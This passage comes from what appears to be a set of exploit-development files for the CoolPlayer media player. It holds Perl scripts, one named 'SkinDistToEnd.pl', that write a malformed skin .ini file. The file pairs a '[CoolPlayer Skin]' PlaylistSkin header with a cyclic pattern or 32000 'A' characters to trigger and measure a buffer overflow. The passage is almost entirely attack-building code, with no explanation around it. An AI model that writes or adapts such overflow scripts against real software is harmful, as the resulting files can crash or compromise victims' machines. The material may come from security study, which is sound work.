Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2D";

open($FILE, ">$file");          # Open file as write
print $FILE $header.$junk;      # write header, pattern to file
close($FILE);                   # close file
```

~=File: finalExploitFiles/SkinDistToEnd.pl=~

```
my $file="skinDistToEnd.ini";                                   # File name

my $header = "[CoolPlayer Skin]\nPlaylistSkin=";# File Header


my $junk = "A" x 32000;                # ~Zipped Size of original super mario

open($FILE, ">$file");                 # Open file as write
print $FILE $header.$junk;             # write header, pattern to file

close($FILE);                          # close file
```